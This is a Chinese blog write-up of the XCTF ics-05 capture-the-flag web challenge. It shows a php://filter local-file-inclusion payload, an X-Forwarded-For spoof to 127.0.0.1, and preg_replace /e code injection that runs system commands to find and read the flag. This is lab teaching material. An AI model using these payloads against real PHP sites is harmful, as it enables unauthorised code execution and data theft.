攻防世界-ics-05题

原创

学编程的小w 于 2021-11-24 09:19:58 发布 2346 收藏

分类专栏： writeup 文章标签： 安全 web安全 php

本文链接：https://blog.csdn.net/weixin_46784800/article/details/121508033

ics-05题

php伪协议


常用方式：

```
?file=php://filter/read=convert.base64-encode/resource=index.php
```


用来查看index.php的源码。

题目分析：

进入后，点击设备维护中心（只有这一个可以点）



查看源代码，可以看见存在一个参数为page，就在“云平台设备维护中心”：





```
<!DOCTYPE HTML>
<html>

<head>
    <meta charset="utf-8">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <link rel="stylesheet" href="layui/css/layui.css" media="all">
    <title>设备维护中心</title>
    <meta charset="utf-8">
</head>

<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
    </ul>
    <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
        <legend>设备列表</legend>
    </fieldset>
    <table class="layui-hide" id="test"></table>
    <script type="text/html" id="switchTpl">
        <!-- 这里的 checked 的状态只是演示 -->
        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch" lay-text="开|关" lay-filter="checkDemo" {{ d.id==1 0003 ? 'checked' : ''
}}>
    </script>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
    layui.use('table', function() {
```

点击该处即可发现自己发现了新世界：




首先判断是否存在文件包含漏洞：

```
/index.php?page={{1+1}}
```

发现界面没有显示，则不存在文件包含漏洞，但是更改page的值，发现存在回显，则可以尝试利用php伪协议：

```
/index.php?page=php://filter/read=convert.base64-encode/resource=index.php
```



即可得到经过base64编码的网页源代码，进行base64解码后查看：

部分代码为：

```php
<?php

$page = $_GET[page];

if (isset($page)) {
 if (ctype_alnum($page)) {
    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />
}else{

?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }

                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />
}}

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }
}
?>
```

> **isset()** 函数用于检测变量是否已设置并且非 NULL。
> **ctype_alnum()**函数是PHP中的字符类型(CType)函数，用于检查给定的字符串是否包含字母数字字符。

即说明输入的page必须不为空，且包含字母和数字。

> strpos() 函数查找字符串在另一字符串中第一次出现的位置。

说明要想执行else，则输入的page中不能存在input、ta:text、text这些值。

继续审查代码，发现该网页还有另外一种登录方式，既可以通过本地ip登录，只需要把本地ip伪造成127.0.0.1即可。


成功使用本地访问。

preg_replace函数漏洞：

> >>> mixed preg_replace (mixed $pattern , mixed $replacement , mixed $subject [, int KaTeX parse error: Expected 'EOF', got '&' at position 19: …it = -1 [, int &̲count]])
> >>> 如果pattern参数的结尾包含了/e修正符的话,如果replacement构成合法的代码的话便会执行

则构造payload查看当前工作路径：

```
/index.php?pat=/heihei/e&rep=system(%22pwd%22)&sub=heihei
```




设备列表

	ID	设备名	区域	维护状态	设备...
			数据接口请求异常		

Welcome My Admin !
/var/www/html

列出当前路径下所有文件：

```
/index.php?pat=/heihei/e&rep=system("ls /var/www/html ")&sub=heihei
```




设备列表

	ID	设备名	区域	维护状态	设备...
			数据接口请求异常		

Welcome My Admin !
css index.html index.php js layui logo.png s3chahahaDir start.sh 视图.png

```
/index.php?pat=/heihei/e&rep=system("ls /var/www/html/s3chahahaDir ")&sub=heihei
```




设备列表

	ID	设备名	区域	维护状态	设备...
			数据接口请求异常		

Welcome My Admin !
flag

```
/index.php?pat=/heihei/e&rep=system("ls /var/www/html/s3chahahaDir/flag")&sub=heihei
```



设备列表

	ID	设备名	区域	维护状态	设备...
			数据接口请求异常		

Welcome My Admin !
flag.php

```
/index.php?pat=/heihei/e&rep=system("cat /var/www/html/s3chahahaDir/flag/flag.php")&sub=heihei
```

云平台设备维护中心

设备列表

	ID	设备名	区域	维护状态	设备...
			数据接口请求异常		

Welcome My Admin !

发现没有输出，查看源代码：

view-source:http://111.200.241.244:52861/index.php?pat=/heihei/e&rep=system("cat /var/ww

火狐官方站点 教程 论坛 工具 视频 壁纸 题库 SQL Injections 移动设备上的书签

```
                    { field: 'area', title: '区域' },
                    { field: 'status', title: '维护状态', minWidth: 120, sort: true },
                    { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
                ]
            ],
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
        //监听导航点击
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace{951cbba5eb364ed0c7fef3f68b4a35db}';

?>

</body>

</html>
```

成功找到flag！